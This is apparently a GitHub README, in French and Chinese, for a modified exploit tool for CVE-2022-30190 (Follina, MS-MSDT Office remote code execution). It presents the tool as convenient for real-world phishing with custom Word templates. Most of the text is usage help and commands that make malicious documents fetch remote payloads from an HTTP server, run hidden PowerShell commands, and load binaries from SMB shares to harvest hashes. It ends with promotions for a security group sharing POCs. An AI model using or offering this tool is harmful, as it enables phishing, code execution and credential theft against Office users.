 komomon/cve-2022-30190-follina-office-msdt-fixed
Outil d'exploitation modifié pour CVE-2022-30190 pour MS-MSDT Office RCE avec prise en charge de modèles docx personnalisés, modes d'exécution binaire/commande et serveur HTTP intégré pour la livraison de payload à distance.

Modifié à partir du projet https://github.com/chvancooten/follina.py, permet de personnaliser le fichier modèle docx spécifié, pratique pour une utilisation de phishing en conditions réelles. Après avoir préparé votre document Word de phishing, spécifiez-le avec le paramètre -f.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
默认docx muban.docx
# Execute a local binary
python .\follina.py -m binary -b \windows\system32\calc.exe


python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
感兴趣的可以关注 Z2O安全攻防 公众号回复“加群”,添加Z2OBot 小K自动拉你加入Z2O安全攻防交流群分享更多好东西。


L'équipe a créé une Knowledge Planet, mettant à jour irrégulièrement les dernières reproductions de vulnérabilités, vous guidant pas à pas, et mettant également à jour des POC, des astuces d'exploitation pour les réseaux internes et externes. Si vous êtes intéressé, vous pouvez rejoindre.

欢迎star⭐ O(∩_∩)O
